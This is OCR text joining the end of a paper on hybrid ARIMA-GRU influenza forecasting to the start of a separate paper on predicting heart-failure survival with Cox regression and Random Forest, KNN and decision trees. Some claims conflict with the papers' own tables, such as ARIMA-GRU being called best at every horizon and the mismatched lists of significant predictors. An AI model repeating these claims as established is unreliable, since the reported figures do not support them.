Fig. 6 is the Training and Validation Accuracy of model that illustrates the learning progress of the model over time. The blue line represents training accuracy, beginning around 0.70 at epoch 0 and gradually increasing to approximately 0.95, The orange line, representing validation accuracy, tracks the training accuracy with minor fluctuations. The close alignment between training and validation accuracy shows minimal overfitting, indicating that the version specifies fit to hidden data.

Fig. 6. Training and validation accuracy of GRU.



Fig. 7. Training and validation loss for GRU.

Fig. 7 shows the graph of loss in a GRU model. It represents the progression in training and validation losses across epochs. At epoch 0, the training loss initiates just past 1 and quickly drops in the initial few epochs, finally stabilizing near zero around epoch 15, meaning enhancements in model fit. Simultaneously, the validation loss starts somewhat above 1, proceeds at a slower rate, hitting its lowest state between epochs 5 and 10, and then a tiny increase before stabilizing around 0.2. The stabilization of both losses points that more training does not offer much improvement, require a balance between learning and avoiding overfitting. The close connection observed between the two loss curves indicates that the model is adapting well to unseen data without a substantial degree of overfitting. Doing this helps to guarantee that the model's performance remains sound and it does not overfit as training moves onward.

Table II demonstrates the performance of the "SARIMA", "LSTM" and proposed "ARIMA-GRU" methodologies across different forecasting periods (4, 6, 52 weeks), where the hybrid ARIMA-GRU model proves superior. ARIMA-GRU achieved superior performance than SARIMA through results with lower MAE, RMSE and MAPE measures. At week 4 ARIMA-GRU produced an MAE of 0.30 as well as RMSE of 0.45 and MAPE of 15.98 whereas SARIMA yielded substantially greater assessment errors (MAE: 0.62 and RMSE: 0.67 and MAPE: 21.87). During the six weeks' timeframe ARIMA-GRU demonstrated remarkable assessment results (MAE 0.31 RMSE 0.36 and MAPE 12.28) which outperformed both SARIMA and matched the LSTM model's performance. The 52-week forecasting results of ARIMA-GRU yielded the most accurate prediction values of MAE (0.36), RMSE (0.44) and MAPE (14.48) [30], while surpassing LSTM and surpassing greatly the performance of SARIMA. The ARIMA-GRU model demonstrates ability to handle short-term and long-term patterns through effective tracking with superior precision outcomes. Fig. 8 displays the model comparison.

TABLE II. COMPARISON WITH VARIOUS MODELS

MODEL	WEEKS	MAE	RMSE	MAPE
SARIMA	4	0.62	0.67	21.87
	6	0.77	0.85	30.04
	52	1.02	1.36	45.84
LSTM	4	0.37	0.39	13.14
	6	0.31	0.35	12.37
	52	0.38	0.48	14.86
Proposed ARIMA-GRU	4	0.30	0.45	15.98
	6	0.31	0.36	12.28
	52	0.36	0.44	14.48



Fig. 8. (a) MAE comparison across models and weeks; (b) RMSE comparison across models and weeks; (c) MAPE comparison across models and week.

Fig. 8(a) illustrates the Mean Absolute Error (MAE) for three forecasting models such as SARIMA, LSTM and the Proposed ARIMA-GRU evaluated over 4, 6 and 52-week periods. The visualization clearly shows that SARIMA consistently exhibits the highest MAE values, while the Proposed ARIMA-GRU achieves the lowest MAE across all time frames.

Fig. 8(b) presents a side-by-side bar chart comparing the Root Mean Square Error (RMSE) of the same three models (SARIMA, LSTM, and Proposed ARIMA-GRU) over the same weekly intervals (4, 6, and 52 weeks). Consistent with the MAE results, SARIMA registers the highest RMSE, whereas the Proposed ARIMA-GRU demonstrates superior performance by attaining the lowest RMSE values.

Fig. 8(c) focuses on the Mean Absolute Percentage Error (MAPE) for SARIMA, LSTM, and the Proposed ARIMA-GRU models, again with evaluations at 4, 6 and 52 weeks. The chart makes it evident that SARIMA leads to the highest MAPE, while the Proposed ARIMA-GRU delivers the best performance evidenced by the lowest MAPE values.

B. Discussion

Coupling the ARIMA model with GRU proposes a sophisticated hybrid forecasting method that enhances the forecasting accuracy of influenza epidemics. Standard ARIMA models have been popular choices for time-series forecasting because of their efficiency in identifying short-term patterns. Their linear nature restricts their capacity to express complex, non-linear dependencies in epidemiological data, especially in dynamically changing outbreaks. Conversely, GRU, a specialized type of RNN, is best suited to analyze oscillating trends of diseases. By combining ARIMA and GRU, this hybrid model is able to take the best out of both techniques—ARIMA improves short-term prediction, while GRU improves the capacity to identify long-term trends and complex dependencies in time-series data. This merge leads to increased prediction accuracy, which enables earlier diagnoses of epidemic outbursts. The model is trained on the WHO Flu Net dataset obtained from Kaggle, with its real-world practicability assured. To build prediction credibility, data preprocessing methods, which involve normalization, scaling, and imputation of missing values, are utilized. The performance of the ARIMA-GRU model is verified through performance measures like MAE, RMSE, and MAPE, which reflect higher accuracy than conventional techniques. The ability to specify well on unseen data renders it a strong tool for real-world epidemic forecasting. By learning on past data and validating on fresh data, it effectively forecasts influenza trends, aiding proactive decision-making in public health. Finally, this hybrid model yields a strong, flexible, and interpretable prediction model, providing public health officials with a useful instrument for resource planning and timely intervention measures. Future work may involve real-time integration of data, including environmental and population mobility data, to enhance predictions further. Some of the demerits are data dependency, complex integration, High computational cost, and limited interpretability, sensitivity to parameter tuning, struggles with real-time external shocks, needs regular retraining and data pre-processing overhead. The ARIMA-GRU model therefore offers a scalable, high-performance solution to epidemic surveillance and control, enabling improved preparedness and response to influenza outbreaks.

VI. Conclusion and Future Works

The ARIMA-GRU hybrid model surpasses conventional baseline models by successfully integrating statistical and neural network methods. ARIMA is superior in capturing short-term variations, whereas the GRU model is capable of identifying long-term temporal patterns with high accuracy, resulting in better forecasting results. Tests based on metrics like MAE, RMSE, and MAPE validate the model's higher accuracy in forecasting influenza cases across various forecasting horizons, from 4 to 52 weeks. This model turns out to be extremely useful for public health organizations, yielding actionable information for the early identification of influenza patterns, which can assist in the timely control of epidemics.

To further improve prediction accuracy, subsequent research must involve incorporating new deep learning methodologies like transformers and CNN-based recurrent networks into the current ARIMA-GRU framework. By using real-time data like weather patterns and population mobility patterns would greatly enhance the model's applicability and relevance in ever-changing environments. Scaling the model's applicability to predict infectious diseases in different regions will also be crucial. Additionally, computational efficiency of the ARIMA-GRU model is necessary for its real-time application to respond quickly to new global health issues.

***Abstract*—Heart failure is still one of the prominent causes of morbidity and mortality globally, and thus, determining the principal factors influencing survival in patients becomes crucial. Being able to predict survival is critical for optimizing patient treatment and management. Heart failure, with its multifactorial and involvement of numerous clinical variables, complicates prediction of survival rates in patients. This study utilizes the "Heart Failure Clinical Records" dataset to analyze and predict patient survival based on two separate approaches: survival analysis and machine learning (ML) classification. Specifically, we employ the Cox Proportional Hazards Model to assess the influence of clinical variables like "age", "serum creatinine", and "ejection fraction" on survival durations. Additionally, machine learning classification models like K-Nearest Neighbors (KNN), Decision Trees (DT), and Random Forests (RF) are implemented to predict the binary response variable of survival (DEATH_EVENT). Data preprocessing is carried out using methods like feature scaling, imputation of missing values, and balancing the classes for the improvement of model performance. Among the evaluated models, the Random Forest classifier, when integrated with feature selection derived from the Cox model, reached the best performance with 96.2% accuracy and an AUC ROC of 0.987, outperforming all other approaches. The results indicate that integrating survival analysis with machine-learning techniques is effective in heart failure prediction outcomes, providing valuable support for patient management and clinical decision-making.**

***Keywords*—Heart failure prediction; machine learning; cox proportional hazards model; random forest**

I. Introduction

The heart is considered to be among the most vital components within the human body, which is responsible for the essential task of circulating blood throughout the entire system. Heart disease (HD) is a medical condition that adversely impacts the heart's proper functioning. It encompasses various forms, like heart failure and coronary artery disease (CAD), which is a prevalent type of heart ailment. The primary culprit behind CAD is the constriction or obstruction of the coronary blood vessels [1]. In recent years, cardiovascular or heart disease has consistently held the dubious distinction of being the main cause of mortality globally. As per approximations from the World Health Organization (WHO), there could be around 17.9 million fatalities related to heart issues yearly, with CAD and cerebral strokes jointly contributing to 80% of these deaths [2]. HD can result from an array of risk factors, including genetic predispositions, personal and professional behaviors, and lifestyle choices. Therefore, an early, accurate medical assessment for heart disease is crucial in implementing preventive measures to reduce mortality rates [3].

Early detection or diagnosis of heart disease is necessary because it may be a significant problem. Different methods are used to diagnose heart disease. Angiography is a method that is becoming more popular among doctors. However, there were some drawbacks to the angiography method, such as the expensive process that was used and the requirements that doctors needs, to examine multiple factors in order to diagnose a disease. As a result, this procedure can be extremely hard on doctors, and these drawbacks have prompted researchers to develop non-invasive methods to predict heart problems. The medical reports of patients can be handled by conservative medical approaches. These cautious approaches are carried out by humans, which could make them time-consuming and lead to inaccurate results [4].

In today's digital age, the fast evolution in the areas of science and technology results in the production of huge volumes of healthcare data utilizing diverse technologies such as embedded systems, intelligent health devices, and computers, which have become more popular due to the rapid development in these fields. Machine learning algorithms are progressively being envisioned as effective agents within the healthcare industry, where they can effectively be utilized to diagnose and forecast diseases in advance according to recognizing significant patterns in the data [5].

This study contributes to the field of heart failure survival prediction through the application of a two-framework approach that combines survival analysis and machine learning techniques. It compares a number of ML techniques to determine the best approach for prediction of patient's outcome. Furthermore, real-world applications of these predictive models are emphasized, illustrating their potential utility in the clinic to improve treatment decision-making and patient outcomes. In this study, three models were employed, and the RF model achieved the highest accuracy of 96.21%, also outperforming all related works in terms of predictive performance.

This study seeks to answer the central research question: Can the integration of survival analysis and machine learning techniques enhance the prediction of survival outcomes in heart failure patients compared to existing methods? This question frames the comparative analysis and drives the evaluation of clinical relevance and model performance.

In the following sections, Section II presents related work in survival prediction using machine learning. Section III presents the suggested approach to combining survival analysis and machine learning. Section IV illustrates the results, the model performance, and explains the findings and their clinical applicability. In Section V, a conclusion for the study and future work suggestions are presented.

II. Related Work

A number of research studies have been conducted on using statistical models and ML in survival prediction in patients with heart failure. Various techniques such as SMOTE, Random Forests, and Cox Proportional Hazards have been employed in order to achieve higher accuracy predictions and mitigate the issues of class imbalance. Such models have indicated great potential for optimizing clinical decision-making and patient care by discovering risk factors as well as optimization of survival prediction.

For instance, Ishaq et al. utilized the Synthetic Minority Oversampling Technique (SMOTE) along with other data mining techniques to optimize survival rates' predictive accuracy among heart failure patients. Their comparative study of nine machine learning models revealed that the Extra Tree Classifier (ETC), when paired with SMOTE, achieved the highest accuracy of 92.62%, underscoring the value of handling imbalanced data [6]. Rahayu et al. wanted to decrease heart failure mortality rates by using ML classifiers on the "Heart Failure Clinical Records" dataset. They experimented with different models like RF, DT, KNN, SVM, ANN, and NB. The RF model with resampling yielded the best accuracy of 94.31% that was a bit better than Ishaq et al. This suggests that ensemble techniques could be immensely helpful in clinical prediction [7]. Furthermore, Oladimeji et al. enhanced prediction accuracy by incorporating feature selection and class balancing into their machine learning. Their findings determined that “age”, “smoking status”, “serum creatinine”, and “ejection fraction” are critical variables for predicting survival, which demonstrates how crucial it is to include the pertinent clinical features in the input to the model [8]. In addition, Lee et al. combined Kaplan-Meier survival curves alongside Cox regression modeling on the same data. "Age", "serum creatinine", and "ejection fraction" were found to be important predictors of mortality in their study, demonstrating the strength of merging statistical and machine learning methodologies in biomedical informatics [9]. Using these findings, Mamun et al. employed models like Logistic Regression, XGBoost, and LightGBM to predict survival from heart failure. LightGBM surpassed other models with 85% accuracy and a 93% AUC score, yet again establishing the feasibility of ML in predicting high-risk patients [10]. The key information for each related work is summarized in Table I.

TABLE I. Summary of Related Work

Writer	Paper	Year	Models	Dataset	Results
Ishaq et al. [6]	“Improving the Prediction of Heart Failure Patients Survival Using SMOTE and Effective Data Mining Techniques”	2021	DT, AB, LR, SGD, RF, GBM, ETC, GNB, SVM	UCI 299-patient HF clinical records	Extra Tree Classifier + SMOTE achieved 92.62% accuracy.
Rahayu et al. [7]	“Prediction Of Survival Of Heart Failure Patients Using Random Forest”	2020	RF, DT, KNN, SVM, ANN, NB	UCI 299-patient HF clinical records	Random Forest + Resampling achieved 94.31% accuracy. Resampling outperformed SMOTE (85.82%).
Oladimeji et al. [8]	“Predicting Survival of Heart Failure Patients Using Classification Algorithms”	2020	KNN, SVM, NB, RF	UCI 299-patient HF clinical records	Random Forest achieved 83.17% accuracy.
Lee et al. [9]	“Machine Learning-Enhanced Survival Analysis: Identifying Significant Predictors of Mortality in Heart Failure”	2024	CoxPH, KM	UCI 299-patient HF clinical records	C-index = 0.77.
Mamun et al. [10]	“Heart failure survival prediction using machine learning algorithm: am I safe from heart failure?”	2022	LR, DT, SVM, XGB, LGBM, RF, KNN, BAG	UCI 299-patient HF clinical records	LightGBM yielded 85 % accuracy, AUC 93 %

Earlier studies have advanced heart-failure survival modelling, but each leaves critical gaps that our work will bridge. Ishaq et al. emphasised class-imbalance handling and tried nine classifiers, yet they depended on a single oversampling method and a coarse Random-Forest ranking that can blur clinically meaningful variables [6]. Rahayu et al. explored resampling but limited themselves to the original 299-patient cohort and ignored any time-to-event analysis, making their findings hard to translate into bedside risk estimates [7]. Oladimeji et al. improved Weka-based models with heuristic feature rankings, though their single hybrid sampler and scant justification for the chosen variables weaken the model’s clinical defensibility [8]. Our study will couple Cox-based hazard significance with multiple balancing strategies and scaling pipelines, producing a compact, interpretable feature core and a classifier that remains stable across richer, more realistic data landscapes.

More recent work revisits the same UCI cohort with modern tools but still stops short of an integrated survival-ML framework. Lee et al. rely solely on Cox regression, leaving unexplored how ensemble learners might amplify discrimination or how larger cohorts shift variable importance, while Mamun et al. benchmark eight off-the-shelf classifiers and highlight LightGBM without survival-specific metrics or built-in explainability [9] [10]. Our study will extend classical survival statistics into an ensemble pipeline, embed explainability through hazard-filtered features and calibrated probability curves, and validate performance on an expanded, balanced dataset. By unifying statistical survival analysis with machine-learning robustness and interpretability, our work will deliver insights that are both clinically actionable and generalisable—advancing the field beyond retrospective accuracy contests towards real-world decision support.

III. METHODOLOGY

In this study, an overall approach was provided to model and examine heart failure survival data using a well-defined multi-stage process. First the data from Kaggle was imported, and the dataset contains clinical records of heart failure patients. The initial step in the preprocessing stage was to handle duplicate records in such a way that all records in the data are single case records to ensure the integrity of the analysis. Having preprocessed the data, the Cox Proportional Hazard Model was utilized in performing the survival analysis. This enabled us to model how various clinical features are associated with the patients' survival time. Through this, the key traits that govern the survival of a patient are revealed. The output of the feature analysis of the Cox model was then used to perform feature selection, retaining only the variables that were found to have a great impact on survival. This step streamlined the dataset and ensured that only relevant features were used in subsequent modeling, which improves both accuracy and interpretability.



Fig. 1. The proposed methodology.

Fig. 1 illustrates the proposed methodology for analyzing and predicting patient survival in heart failure. The process of the proposed framework is as follows:

- Dataset Acquisition: Obtain Heart Failure Clinical Records dataset.
- Data Preprocessing: Clean the dataset through eliminating duplicates and handling missing values.
- Survival Analysis: Apply Cox Proportional Hazards Model to identify significant clinical features.
- Feature Selection: Select key predictors based on Cox model significance.
- Machine Learning Modeling: Apply classification algorithms (DT, KNN, RF).
- Model Training and Evaluation: Train models and evaluate using Accuracy, F1-score, AUC-ROC, Precision, and Recall.
- Results Comparison: Identify the best-performing predictive model.

Compared to prior frameworks, our approach offers several advantages: 1) it combines time-to-event modeling with ensemble learning for a more nuanced prediction of survival; 2) it uses clinically interpretable feature selection through Cox regression, improving transparency; and 3) it systematically integrates multiple class balancing techniques and feature scaling methods to enhance robustness. These design choices make the framework more adaptable to real-world clinical data than models that use only classification algorithms or only statistical survival analysis.

A. Survival Analysis Using COX

The Cox proportional hazards model (also called Cox regression, CoxPH, or Cox's model) has been the most commonly employed method for examining the association between a patient's survival and potential risk factors which is known as survival analysis [11]. The h_i value depends on the predictor variables (x) and baseline hazard function h0. A convenient feature of this modelling method is that the baseline hazard function h0 does not need to be explicitly modelled or estimated, and the modelling task involves only estimating the β parameters for the effects of predictor x. In simpler terms, the baseline hazard function doesn't rely on any specific assumptions, and the predictors x multiply the hazard proportionally through an exponential function (for instance, the below Eq. (1) provides an example using two predictors):

$$h_i(t) = h_0(t)e^{\beta_1 * x_1 + \beta_2 * x_2} \quad (1)$$

The Cox model, which assumes constant hazard ratios over time, was used on the data to predict mortality. In this study, the lifelines library was used to fit the CoxPH model to the "Heart Failure Clinical Records" dataset, with "time" as the duration column (survival time) and "DEATH_EVENT" as the event indicator (death occurrence). The model was fitted using the Breslow method for estimating the baseline hazard since this works best when survival times are tied. The model included eleven clinical variables as predictors: "age", "anemia", "creatinine phosphokinase", "diabetes", "ejection fraction", "high blood pressure", "platelets", "serum creatinine", "serum sodium", "sex", and "smoking status". Analysis proved that "age", "ejection fraction", "serum creatinine", and "high blood pressure" were statistically significant predictors for survival ($p < 0.005$), meaning that they were highly correlated with mortality risk. The model achieved a concordance index (C-index) of 0.76, which indicates that it is highly capable of discriminating between surviving patients and non-survivors. The log-likelihood ratio test yielded a statistically significant result ($\chi^2 = 347.20$, $p < 0.005$), further confirming the model's explanatory power.

In order to visualize how each binary clinical feature affects survival, a number of survival curves were drawn for six of the most significant covariates found through analysis: sex, high blood pressure, anemia, smoking, diabetes, and serum creatinine. Each plot compares the survival probabilities between patients with (marked in blue) and without (marked in orange) the condition over time. Fig. 2 below provides a clearer interpretation of how each factor contributes to overall mortality risk in heart failure patients.



Fig. 2. Comparative survival curves highlighting the impact of clinical variables on heart failure patient outcomes.

Observations from the plots are:

- High Blood Pressure: Patients with high blood pressure (value=1) exhibit notably lower survival probabilities compared to those without it, indicating a significant negative impact on survival.
- Anemia: Presence of anemia slightly decreases patient survival probabilities, suggesting it moderately affects mortality risk.
- Smoking: Smoking status shows minimal differences between groups, implying a smaller impact than anticipated.
- Diabetes: Survival curves for patients with and without diabetes are similar, suggesting that diabetes has a limited effect on survival probability.
- Sex: There is minimal difference in survival probabilities based on sex, suggesting that gender alone has limited predictive power.
- Serum Creatinine: Higher serum creatinine levels (value=1) are clearly related with reduced survival probabilities, underscoring its importance as a predictor of mortality risk.

Fig. 3 presents the baseline hazard function, which provides critical context for interpreting the results of the Cox model. It represents the time-dependent risk of death for a hypothetical patient with average or baseline values for all covariates. Visualizing this function helps reveal how the risk of death evolves over the follow-up period, independent of individual patient characteristics.

The baseline survival function serves as a counterpart to the baseline hazard function, depicting the likelihood of survival over time for a reference patient—defined as an individual whose covariates are all set to their baseline or standard values. Fig. 4 represents the estimated baseline survival function over time from the CoxPH model.



Fig. 3. Estimated baseline hazard function over time from the CoxPH model.



Fig. 4. Estimated baseline survival function over time from the CoxPH model.

B. Feature Selection Using COX

In this study, the Cox Model was not only used to analyze survival times but also employed as a feature selection tool. After fitting the Cox model, the statistical significance of each covariate was evaluated using the p-value associated with its coefficient. Covariates with p-values less than 0.005 were considered statistically significant as shown in Table II and were selected for downstream machine learning classification tasks. The Cox library in Python defaults to a significance level of 0.005. Notably, no variables were found with P-values between 0.005 and 0.05, indicating that the excluded variables had P-values greater than 0.05. The seven selected features include: “age”, “anemia”, “creatinine phosphokinase”, “ejection fraction”, “high blood pressure”, “serum creatinine”, “serum sodium”. These variables demonstrated strong associations with patient survival, indicating their clinical relevance to predict death risk in heart failure patients. By limiting the ML inputs to these statistically significant features, the classification models could focus on the most informative predictors, reducing noise from irrelevant variables and improving both predictive accuracy and model interpretability.

Table II summarizes the results of Cox model for dataset features.

TABLE II. SUMMARY OF COXPH MODEL RESULTS FOR DATASET FEATURES

Feature	Coef	exp(Coef)	SE(Coef)	Coef 95% CI (Lower)	Coef 95% CI (Upper)	exp(Coef) 95% CI (Lower)	exp(Coef) 95% CI (Upper)	Z-score	p-value	-log2(p)
Age	0.04	1.04	0.00	0.03	0.05	1.03	1.05	8.60	<0.005	56.85
Anemia	0.36	1.43	0.10	0.15	0.56	1.16	1.75	3.42	<0.005	10.63
Creatinine Phosphokinase	0.00	1.00	0.00	0.00	0.00	1.00	1.00	4.16	<0.005	14.96
Diabetes	0.12	1.12	0.11	-0.09	0.33	0.91	1.39	1.09	0.27	1.86
Ejection Fraction	-0.05	0.95	0.01	-0.06	-0.04	0.94	0.96	-9.30	<0.005	65.93
High Blood Pressure	0.62	1.85	0.10	0.41	0.82	1.51	2.27	5.92	<0.005	28.23
Platelets	-0.00	1.00	0.00	-0.00	0.00	1.00	1.00	-1.01	0.31	1.67

Serum Sodium	-0.05	0.95	0.01	-0.08	-0.03	0.93	0.97	-5.00	<0.005	20.74
Sex	-0.16	0.85	0.12	-0.40	0.08	0.67	1.08	-1.30	0.19	2.38
Smoking	0.16	1.17	0.12	-0.08	0.40	0.93	1.49	1.32	0.19	2.43

C. Data Balancing Techniques

1) Random Over-Sampling. Random Over-Sampling balances binary classification datasets by replicating original samples, thereby increasing the dataset size without creating new types of samples. It handles both continuous and categorical data but doesn't introduce new variations [12].

2) SMOTE. SMOTE addresses class imbalance by creating synthetic minority-class instances based on nearest neighbors using Euclidean distance. Although effective, it can introduce extra noise, particularly in high-dimensional data [13].

3) Random Under-Sampling. Random Under-Sampling balances class distribution by randomly removing examples from the majority class, simplifying dataset size and addressing imbalance effectively [14].

D. Machine Learning Models

1) Decision tree. A DT is a tree-model, where every node is a split of the data based on some features, the branches are the results of the splits, and the leaves are the final classifications. Prior to the construction of a DT, the most discriminative feature for accurate classification must be found. This supervised learning approach works by recursively dividing the data into smaller-sized subsets, based on input variable values, until certain stopping conditions are fulfilled [15]. Therefore, it is important to set a feature assessment criterion. In a DT, the “setting” criterion defines how the tree nodes are to be divided and the “log_loss” criterion is aimed at log loss minimization, i.e., a measure of misclassification errors. Model complexity is defined in parallel by the "max_depth" parameter, which regulates how deeply the tree can grow [15]. In this study, Grid Search was used to enhance the hyperparameters of the DT, including “max_depth” (values: 3, 5, 10, 15, 20) and “min_samples_split” (values: 2, 5, 10), to achieve the optimum performance.

2) Random forest. The Random Forest (RF) technique is widely used to solve classification and regression issues. It predicts by integrating a series of hierarchical, tree-like decision models. The method is very suitable for generating consistent outcomes, even when a lot of the data has missing values [16]. The Decision Tree samples can be utilized as additional data. RF is an ensemble learning method which combines many DTs with the aim of getting a more precise solution to prediction issues. It is supervised learning with enhanced general performance by putting Decision Tree concepts into practice [16]. Two steps involve the application of the RF approach. In step one, a DT is constructed. In step two, prediction is made by a first-stage tree classifier. Complexity is affected under the control of the individual tree depths through the "max_depth" parameter. The “min_samples_split” prevents overfitting by determining the number of samples for splitting a node, as DT does. The "n_estimators" parameter specifies the number of DTs to use [16]. In this research study, Grid Search was employed in optimizing the Random Forest parameters, i.e., "max_depth" (values: 10, 20, 30, 40, 50), "min_samples_split" (values: 2, 5, 10), and "n_estimators" (values: 50, 100, 150, 200), to enhance the prediction accuracy of the model.

3) KNN. The KNN is an extremely critical grading tool that utilizes available data set information in order to categorize new instances of data [17]. It is unique in that it prioritizes keeping the entire dataset rather than adding previously learnt information. In order to classify new points, the KNN uses the feature space's nearest neighbor's class labels [17]. It uses the Euclidean distance approach in order to establish the closeness of points with respect to the newly encountered point. The distance between points in the training dataset and the new point is utilized in order to give scores, with a unity score given to the k-point in the smallest gap. The number of closest neighbors computed, referred to by the term K, is a hyperparameter that must be adjusted according to the type of data and the specific context in focus. The kNN approach can be described as: Choosing a parameter k among the nearby points is step one. Finding the Euclidean distance among the k nearest neighbors chosen is step two. Calculating the KNN using Euclidean distance is step three. Counting the points in

each class among the k nearest neighbors is step four. In the fifth, new points are assigned to the most surrounding neighboring categories. It is the model construction completion process. Choosing the value of k in the KNN algorithm effectively controls how the model trades off between the bias and variance [17]. With a very small k, like 1 or 3, there will be too much variance, i.e., the model will overfit the training set by learning the noise and won't generalize well to new data. A large k, however, is likely to yield a model with too much bias, which will do badly by not fitting the training set very well. The 'algorithm' parameter defines which algorithm is used by the KNN model, and "ball tree" is a fast and effective option. The "leaf_size" parameter sets the number of data points stored in each leaf node of the tree, and the "metric" option specifies the way that the distance is calculated. The "weights" option influences the weighting of predictions based on the neighbors' contribution [17]. Grid Search was utilized for the optimization of the hyperparameters of the KNN model such as "n_neighbors" (values: 3, 5, 7, 9, 11, 15, 21, 25) and "leaf_size" (values: 10, 20, 30, 40, 50) in this study for best-in-class classification.

4) Evaluation metrics. The model performances were evaluated against certain key metrics: confusion matrix, precision, recall, accuracy, and F1-score. A confusion matrix is a table representation of the format in which predicted results are compared with actual values split into four parts [18].

In classification tasks:

- True Positive (TP): the model correctly identifies an instance that is actually positive.
- True Negative (TN): the model correctly identifies an instance that is actually negative.
- False Positive (FP): the model incorrectly labels a negative instance as positive.
- False Negative (FN): the model incorrectly labels a positive instance as negative.

These components help in understanding the classification performance in more detail. The structure of the confusion matrix is illustrated in Fig. 5.

- Accuracy: Accuracy represents the proportion of correct predictions made by the model out of all predictions performed, where it shows us, in a straightforward way, how often the model gets things right [18] [see Eq. (2)].

$$\text{Accuracy} = \frac{TP+TN}{TP+TN+FP+FN} \quad (2)$$

- Precision: Precision (often called "positive predictive value") measures how reliable the model's positive predictions are. In other words, it tells us what fraction of the cases the model flags as positive are truly positive. [18] [see Eq. (3)].

$$\text{Precision} = \frac{TP}{TP+FP} \quad (3)$$

